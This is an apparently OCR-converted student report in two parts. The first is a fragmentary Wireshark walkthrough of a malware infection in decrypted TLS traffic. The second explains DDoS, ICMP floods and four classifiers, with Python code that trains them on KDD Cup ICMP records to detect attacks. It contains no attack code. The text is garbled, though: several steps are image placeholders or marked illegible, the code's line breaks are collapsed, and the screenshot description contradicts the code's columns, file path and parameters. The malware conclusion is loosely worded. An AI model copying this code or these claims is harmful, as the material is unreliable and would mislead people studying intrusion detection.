
The TLS stream is being encrypted before




After Decryption




Use the filter for the required: (http.request or tls.handshake.type eq 1) and !(ssdp)




The unusual part in the whole packets and the part where malware is being infected was discovered and followed the HTTP stream.




Export the infected part as an object as it is decrypted:




To identify what malware is being infected we can use tools such as Malwaretools:



Analyze the infected system by filtering.



Decrypted HTTP stream



Conclusion:

Even though HTTPS is secure than HTTP, still it is being infected like malwares such as Cloudcry, dll hijacking etc. It is shown clearly that we should not download unnecessary and suspicious files such as XML documents, not to open any spam mails and should take precautionary actions.

Reference to the HTTPS problems:

<https://answers.microsoft.com/en-us/windows/forum/all/https-problem/4b42a584-ff67-422a-8b2fdc2544e8c84e>

DDOS ANALYSIS USING DIFFERENT ML TECHNIQUES – ICMP

What is a DDoS?

DDoS stands for Distributed Denial of Service. It is a type of cyber-attack in which multiple compromised computer systems, often infected with malware, are used to target a single system or network with a flood of traffic or requests. The aim of a DDoS attack is to overwhelm the target system or network with so much traffic that it becomes unavailable to legitimate users.

The attack is carried out by a botnet, which is a network of compromised devices controlled by the attacker. Each device in the botnet, also known as a zombie or a bot, sends requests to the target system or network, often in a coordinated and synchronized manner. This flood of requests creates a high volume of traffic, which can overload the target system's resources, such as the bandwidth or processing power, and cause it to crash or become unavailable to legitimate users.

DDoS attacks can have various motives, such as extortion, revenge, or activism. They can also be used as a distraction or cover for other cyber-attacks, such as data theft or malware injection. DDoS attacks can be difficult to defend against, as they often involve many sources and can vary in intensity and duration. Various techniques, such as traffic filtering, rate limiting, and cloud-based protection services, can be used to mitigate the impact of DDoS attacks.

What are the dependent factors for a successful DDoS attack?

DDoS attacks can have various dependent factors that can affect their impact and effectiveness. Some of the common factors are:

Bandwidth: The amount of traffic generated by a DDoS attack depends on the bandwidth of the compromised devices in the botnet. The higher the bandwidth, the more traffic can be sent to the target system or network, increasing the impact of the attack.

Attack type: DDoS attacks can be of various types, such as volumetric, application-layer, or protocol-based. The type of attack determines the method and resources required to defend against it.

Botnet size: The number of compromised devices in the botnet can affect the scale and intensity of the attack. A larger botnet can generate more traffic and make it harder to defend against the attack.

Attack duration: The length of time the attack continues can also affect its impact. A longer attack can cause more damage and disruption to the target system or network.

Target system or network: The vulnerability and resilience of the target system or network can affect the success of the attack. A well-protected system or network with effective security measures and DDoS mitigation techniques can be harder to attack.

Motive and resources of the attacker: The motive and resources of the attacker can also affect the scale and intensity of the attack. A motivated and well-funded attacker with access to advanced tools and techniques can launch a more sophisticated and effective attack.

What is ICMP?

ICMP stands for Internet Control Message Protocol. It is a network protocol used to send error messages and operational information about the status of the network. ICMP is an essential component of the Internet Protocol (IP) suite and is used by network devices such as routers, switches, and firewalls to communicate with each other.

In DDoS attacks, ICMP can be used as a part of the attack strategy. ICMP flooding is a type of DDoS attack in which the attacker sends many ICMP echo request packets to the target system or network. These packets are also known as ping requests, and they are sent to check the reachability of a network device.

In an ICMP flooding attack, the attacker sends a flood of ping requests to the target system or network, overwhelming its resources and causing it to become unresponsive to legitimate traffic. This type of attack can be launched from a single source or from multiple sources, using a botnet of compromised devices.

ICMP flooding is a popular type of DDoS attack because ICMP is an essential protocol for network communication, and many devices are configured to respond to ping requests by default.

Additionally, ICMP packets are relatively small, which makes them easier to generate and send in large numbers.

To defend against ICMP flooding and other DDoS attacks, various techniques can be used, such as traffic filtering, rate limiting, and application-layer protection. These techniques aim to identify and block the malicious traffic while allowing legitimate traffic to reach the target system or network.

What are the different ML techniques?

KNN (K-Nearest Neighbours) is a machine learning algorithm that is used for classification and regression tasks. It works by finding the K closest data points to a new input data point and classifying or predicting the output based on the majority class or average value of the K nearest neighbours.

MLP (Multi-Layer Perceptron) is a type of neural network that is used for supervised learning tasks such as classification and regression. It consists of multiple layers of nodes or neurons that process the input data through a series of linear and nonlinear transformations, learning to map inputs to outputs through backpropagation and gradient descent.

LR (Logistic Regression) is a statistical model used for binary classification tasks. It works by modelling the probability of the output class given the input features using a logistic function. The logistic regression algorithm learns the coefficients of the logistic function through maximum likelihood estimation, and the decision boundary is determined by the threshold value of the logistic function.

Decision Tree is a type of supervised learning algorithm used for classification and regression tasks. It works by constructing a tree-like model of decisions and their possible consequences based on the input data. The tree is built by recursively partitioning the data into subsets based on the most significant input features and their values, and the leaf nodes of the tree represent the output class or value. Decision trees can be trained using various algorithms such as ID3, C4.5, and CART.

How KNN works?

K-Nearest Neighbours (KNN) is a simple and effective machine learning algorithm used for classification and regression tasks. The algorithm works as follows:

Training: The algorithm stores the entire training dataset in memory.

Input data: When given a new input data point, the algorithm finds the K closest data points (i.e., the nearest neighbours) to the input data point based on a distance metric such as Euclidean distance or Manhattan distance.

Classification or prediction: For classification tasks, the algorithm predicts the output class based on the majority class of the K nearest neighbours. For regression tasks, the algorithm predicts the output value based on the average value of the K nearest neighbours.

How MLP works?

Multi-Layer Perceptron (MLP) is a type of artificial neural network used for supervised learning tasks such as classification and regression. The algorithm works as follows:

Input layer: The input layer receives the input data and passes it on to the next layer.

Hidden layers: The hidden layers consist of multiple layers of nodes or neurons, each of which performs a linear transformation of the input data followed by a nonlinear activation function such as sigmoid or ReLU.

Output layer: The output layer produces the final output prediction, which could be a classification label or a numerical value.

How LR works?

Logistic regression is a statistical method used for binary classification tasks. The algorithm works as follows:

Input data: The input data is represented as a feature vector X containing n features, and a binary label y indicating the class membership (0 or 1).

Model parameters: Logistic regression fits a model to the input data by estimating the values of model parameters, which are represented as a weight vector W of n weights and an intercept b .

Logistic function: Logistic regression uses a logistic function to convert the weighted sum of input features into a probability value between 0 and 1. The logistic function is defined as follows:

$p(y=1|X) = 1 / (1 + \exp(-(W \cdot X + b)))$ where $\exp()$ is the exponential function.

Loss function: Logistic regression uses a loss function to measure the error between the predicted probability and the true label. The most commonly used loss function for logistic regression is the binary cross-entropy loss, which is defined as follows:

$L(W, b) = - [y * \log(p) + (1 - y) * \log(1 - p)]$

Optimization: Logistic regression optimizes the model parameters W and b by minimizing the loss function using an optimization algorithm such as gradient descent.

Prediction: Once the model parameters are learned, logistic regression can be used to predict the probability of class membership for new input data by applying the logistic function to the weighted sum of input features.

How Decision tree Works?

Decision tree is a machine learning algorithm used for both classification and regression tasks. The algorithm works by recursively splitting the input data into subsets based on the values of input features, until the subsets are pure, or a stopping criterion is met. Here's how decision tree works:

Input data: The input data is represented as a feature vector X containing n features, and a label y indicating the class or target variable.

Tree construction: Decision tree builds a tree-like model by recursively splitting the input data into subsets based on the values of input features. The splitting is done in a way that maximizes the information gain or minimizes the impurity of the subsets. The splitting process continues until the subsets are pure or a stopping criterion is met.

Node representation: Each node in the decision tree represents a feature and a threshold value, which are used to split the input data into two subsets. The left child node represents the subset of data that satisfies the feature condition, while the right child node represents the subset of data that does not satisfy the condition.

Leaf nodes: The leaf nodes of the decision tree represent the predicted class or target variable for the input data that reaches the node.

Prediction: To make a prediction for a new input data point, the decision tree starts at the root node and recursively follows the path down the tree based on the values of input features, until it reaches a leaf node. The predicted class or target variable is the value associated with the leaf node.

About the Dataset:

When analysing an ICMP flood attack with Wireshark, the dataset obtained typically includes the following information:

Timestamp: The time when each packet was captured.

Source IP address: The IP address of the device that sent the packet.

Destination IP address: The IP address of the target device that received the packet.

Protocol: The protocol used by the packet, which is ICMP in this case.

ICMP type and code: The type and code fields of the ICMP packet, which indicate the purpose of the packet.

ICMP payload: The payload of the ICMP packet, which may contain additional information such as an error message or data.

Packet length: The length of the packet in bytes, including the headers and payload.

```

import numpy as np import seaborn as sns import pandas as pd import matplotlib.pyplot as plt colnames
=
["duration","protocol_type","service","flag","src_bytes","dst_bytes","land","wrong_
fragment","urgent","hot","num_failed_logins","logged_in","num_compromised","root_sh
ell","su_attempted","num_root","num_file_creations","num_shells","num_access_files"
,"num_outbound_cmds","is_host_login","is_guest_login","count","srv_count","serror_r
ate","srv_error_rate","same_srv_rate","diff_srv_rate","srv_diff_host_rate","una1",
"una2","dst_host_count","dst_host_srv_count","dst_host_same_srv_rate","dst_host_dif
f_srv_rate","dst_host_same_src_port_rate","dst_host_srv_diff_host_rate","dst_host_s
error_rate","dst_host_srv_error_rate","dst_host_error_rate","dst_host_srv_error_
rate","result"]
len(colnames) df = pd.read_csv("/home/ubuntu/corrected.csv",header=None,names=colnames)
df.head() df.shape df.to_csv("revised_kddcup_dataset.csv") icmp_df = df[df.loc[:, "protocol_type"] ==
"icmp"] icmp_df.isnull().sum() icmp_df.head() features =
["duration","src_bytes","wrong_fragment","count","urgent","num_compromised","srv_co unt"]
target = "result"
X = icmp_df.loc[:,features] y = icmp_df.loc[:,target] classes = np.unique(y) print(classes)
#replacing all classes of attack with 1 and normal result with 0 in our icmp_df for i in range(len(classes)):
if i == 2:
    icmp_df = icmp_df.replace(classes[i], 0) else:
    icmp_df = icmp_df.replace(classes[i], 1)

#turning the service attribute to categorical values icmp_df=icmp_df.replace("eco_i",-0.1)
icmp_df=icmp_df.replace("ecr_i",0.0) icmp_df=icmp_df.replace("tim_i",0.1)
icmp_df=icmp_df.replace("urp_i",0.2) y = icmp_df.loc[:,target] #duration one for most of the correlated
data sns.heatmap(X.corr(), annot=True,cmap="RdBu") plt.plot()

#the data as seen is highly uncorrelated as most of it is one valued such as the duration one.

```

```

X = icmp_df.loc[:,features] y = icmp_df.loc[:,target] X.head(5) print(list(X.loc[629,:])) print(y.loc[629])
from sklearn.model_selection import train_test_split

X_train, X_test, y_train, y_test = train_test_split(X, y, random_state=42, test_size=0.3)
from sklearn.linear_model import LogisticRegression
from sklearn.neighbors import KNeighborsClassifier
from sklearn.neural_network import MLPClassifier
from sklearn.tree import DecisionTreeClassifier

from sklearn.metrics import classification_report
from sklearn.metrics import confusion_matrix
from sklearn.metrics import accuracy_score
models = [LogisticRegression(),
KNeighborsClassifier(n_neighbors=3),MLPClassifier(alpha=0.005),DecisionTreeClassifier()]
classifiers = ["LR", "KNN","MLP","DecisionTree"]
scores = []
for model in models:
    model.fit(X_train,y_train)
    y_pred = model.predict(X_test)
    score = accuracy_score(y_test, y_pred)*100
    scores.append(score)
    print("Accuracy of model is: ", score)
    conf_matrix = confusion_matrix(y_test,y_pred)
    report = classification_report(y_test,y_pred)
    print("Confusion Matrix:\n",conf_matrix)
    print("Report:\n",report)
print("\n=====***=====")
scores=scores[:4]
plt.plot(classifiers,scores)
plt.title("ICMP Attack")
plt.ylim(99.5,100)
plt.show()

```

Analysis of Code:

Step 1: Import Dataset and required packages

The screenshot shows a Jupyter Notebook environment within Visual Studio Code. The notebook has four cells:

- Cell 1: Imports required libraries: `import numpy as np`, `import seaborn as sns`, `import pandas as pd`, and `import matplotlib.pyplot as plt`.
- Cell 2: Defines a list of column names: `colnames = ["duration","protocol","type","service","flag","sec_bytes","dst_bytes","land","wrong_fragment","urgent","hot","num_failed_logins","logged_in","num_compromised","root_shell"]`
- Cell 3: Prints the column names: `len(colnames)`. The output is `17`.
- Cell 4: Loads the dataset and displays the first five rows:

```
df = pd.read_csv("../home/adamtao/corrupted.csv", header=None, names=colnames)
df.head()
```

The output is a DataFrame with 17 columns and 5 rows of data.


The output of the fourth cell is displayed below:

	duration	protocol	type	service	flag	sec_bytes	dst_bytes	land	wrong_fragment	urgent	hot	...	dst_host	src_ip_count	dst_host same src rate	dst host diff src rate	dst host same src port rate
0	0	0	sctp	private	SF	105	146	0	0	0	0	...	254				
1	0	0	sctp	private	SF	105	146	0	0	0	0	...	254				
2	0	0	sctp	private	SF	105	146	0	0	0	0	...	254				
3	0	0	sctp	private	SF	105	146	0	0	0	0	...	254				

Step 2: Define required features and test sample

[illegible]

Step 3: Calculate the test data correlation of test attributes

[illegible]

Step 4: Train the model with respective classifiers

```
from sklearn.model_selection import train_test_split

X_train, X_test, y_train, y_test = train_test_split(X, y, random_state=42, test_size=0.3)

from sklearn.linear_model import LogisticRegression
from sklearn.neighbors import KNeighborsClassifier
from sklearn.neural_network import MLPClassifier
from sklearn.tree import DecisionTreeClassifier

from sklearn.metrics import classification_report
from sklearn.metrics import confusion_matrix
from sklearn.metrics import accuracy_score

models = [LogisticRegression(), KNeighborsClassifier(n_neighbors=5), MLPClassifier(alpha=0.005), DecisionTreeClassifier()]
classifiers = ['LR', 'KNN', 'MLP', 'DecisionTree']
scores = []
```

Step 5: Obtain Accuracy Scores of each ML algorithm and compare the accuracy scores.

